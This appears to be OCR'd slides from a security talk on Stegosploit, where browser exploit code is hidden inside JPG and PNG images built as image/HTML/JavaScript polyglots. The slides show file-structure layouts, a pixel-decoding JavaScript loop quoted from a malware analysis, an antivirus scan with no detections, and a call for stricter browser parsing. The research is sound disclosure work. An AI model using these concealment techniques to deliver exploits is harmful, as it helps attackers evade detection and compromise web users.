
Images that "Auto Run"



I SEE PIXELS

I SEE CODE

IMAJ



IMAJS - Image+JS Polyglot



Image




Javascript

`` sees pixels
`<script>` sees code

#YourPointOfView

Holy
Sh**
Bipolar
Content!

A close-up, low-angle shot of a man with a bloody forehead and a lit lighter, looking intensely at the camera. The background is dark and blurry, suggesting a confined space. The text is overlaid on the lower half of the image.

"Nakatomi space", wherein buildings reveal near-infinite interiors, capable of being traversed through all manner of non-architectural means

<http://www.bldgblog.com/2010/01/nakatomi-space/>

IMAJ5-JPG

JPG + HTML + JS + CSS

IMAJS-JPG

SOI

FF D8

APP0

FF E0 length J F I F \0

versn U Xres Yres H V

DQT

FF DB quantization tables

DQT

FF DB quantization tables

SOF0

FF C0 start of frame

DHT

FF C4 Huffman tables

IMAJS-JPG

SOI

FF D8

APP0

FF E0

length J F I F \0

versn

U

Xres

Yres

H

V

<html random random random random...

random ><head random> decoder script

and other HTML stuff goes here...

<script type=text/undefined> ...

... more random data ...

DQT

FF DB

quantization tables

DQT

FF DB

quantization tables

SOF0

FF C0

start of frame

DHT

FF C4

Huffman tables

IMAJ5-PNG

PNG Header

IHDR

extra tEXt chunk

IDAT chunk

IDAT chunk

IDAT chunk

IEND chunk

| | | | |
|-------------------------------------|------|----------------------------|-----|
| 89 50 4E 47 0D 0A 1A 0A | | | |
| length | IHDR | chunk data | CRC |
| length | tEXt | _00<html random random ... | |
| random><head random> decoder script | | | |
| and other HTML stuff goes here... | | | |
| <script type=text/undefined>... | | | CRC |
| length | IDAT | pixel data | CRC |
| length | IDAT | pixel data | CRC |
| length | IDAT | pixel data | CRC |
| 0 | IEND | CRC | |

Concluding Thoughts



Good to Go

Sample #55798d37e25bf6_52084739

| | |
|--------------|--|
| Submitted at | 2015-06-11 14:29:27 |
| Filename | cammy2_ffready_propspray_imajs |
| Comment | Stegosplit CVE-2013-1690 |
| Filesize | 192703 bytes |
| MD5 | af79a55e9d7c83b24a6207f7ed3a7453 |
| SHA1 | 67924dd9398d5e5c26886b611774b9b8cf959896 |
| Status | complete |

| Anti-Virus | Update | Detected | Signature |
|------------|-----------------|----------|-----------|
| [VT Yara] | PeID | ■ | - |
| [VT Yara] | Memory | ■ | - |
| [VT Yara] | Mobile | ■ | - |
| [VT Yara] | Trojans | ■ | - |
| AVG | 12.0.1794.0 | ■ | - |
| ClamAV | 0.96.5 | ■ | - |
| Comodo | 1.0.2 | ■ | - |
| Drweb | 6.0.2.2 - linux | ■ | - |
| ESET | 4.0.77 | ■ | - |
| F-Prot | 4.6.5.141 | ■ | - |
| Ikarus | 1.3.2 | ■ | - |
| Kaspersky | 8.0.1-50 | ■ | - |

2010: Theory, 2014: Practice

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Theory becomes practice. Malware uses my "255 shades of grey" technique.

blog.sucuri.net/2014/02/new-if-...

Talk: slideshare.net/saumilshah/d...

04/02/14 1:31 PM

35 RETWEETS 28 FAVORITES



`var strFile = './dron.png`. You'd be surprised how long of staring it takes to notice something like that, I know hindsight is a real kicker.

Naturally our next step was to open that curious `dron.png` file. I mean, what could go wrong?

Well, absolutely nothing, it's perhaps the most boring thing I have ever seen, lovely. What a waste of time...



But wait, we then noticed this interesting little loop:

```
24     var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
25     var a = [];
    for (i=0;i<oData.length;i+=4) {
    if (oData[i] > 0)
        a[++p] = String.fromCharCode(oData[i]);
    }
    str = a.join("");
```

Why would it need a decoding loop for a PNG file?

 **∞storm crÿpto haven∞**
@cryptostorm_is

Protocol-spanning, syntax-based generalized exploit methodologies are the new black.

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#stegosploit tools will be released in the next PoC||GTFO. The only fitting publication for the purpose. cc @travisgoodspeed @angealbertini

Today's attacks

succeed

because the

defense is

REACTIVE



Today's Infosec Defence?

Rules

Signatures

Updates

Machine Learning

Browsers and W3C - Wake Up!


Dear BROWSERS,

- Don't be afraid to "BREAK THE WEB".
- Reject content that does not conform to strict standards/specs.

Dear W3C,

- STRICT parsing rules – like COMPILERS.
- Browser compliance and user-awareness is YOUR responsibility.

HTML rendering should be...



The image shows two browser windows side-by-side. The top window is in 'view-source' mode, displaying the following HTML code:

```
1 <b>You may open a tag
2 <i>but not bother to close it
3 <h1 rubbish="garbage">Invalid attributes ignored</h1>
4 <badTAG>This is an invalid tag</badTAG>
5 <h2>Browsers are like moms...they clean up everything
6
```

The bottom window shows the rendered page. The browser's address bar indicates the file path. The rendered content is as follows:


You may open a tag *but not bother to close it*

Invalid attributes ignored

This is an invalid tag

Browsers are like moms...they clean up everything

...a "zero tolerance" process.




```
broken.c (~/shows/stegosploit) - VIM
#include <stdio.h>

int main(void)
{
    printf("Hello World\n")
    ~
    ~
    ~
    ~

stegosploit — -bash
[saumil@gayatri2:~/shows/stegosploit$ gcc broken.c
broken.c:5:27: error: expected ';' after expression
    printf("Hello World\n")
                          ^
                          ;
broken.c:6:1: error: expected '}'
^
broken.c:4:1: note: to match this '{'
{
^
2 errors generated.
```

Tools


Paper



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FORGOTTEN ON THE SHELF
YOUR FRIENDLY NEIGHBORS AT
PoC || GTFO
PROUDLY PRESENT
PASTOR MANUL LAPHROAIG'S
EXPORT-CONTROLLED
CHURCH NEWSLETTER
June 20, 2015

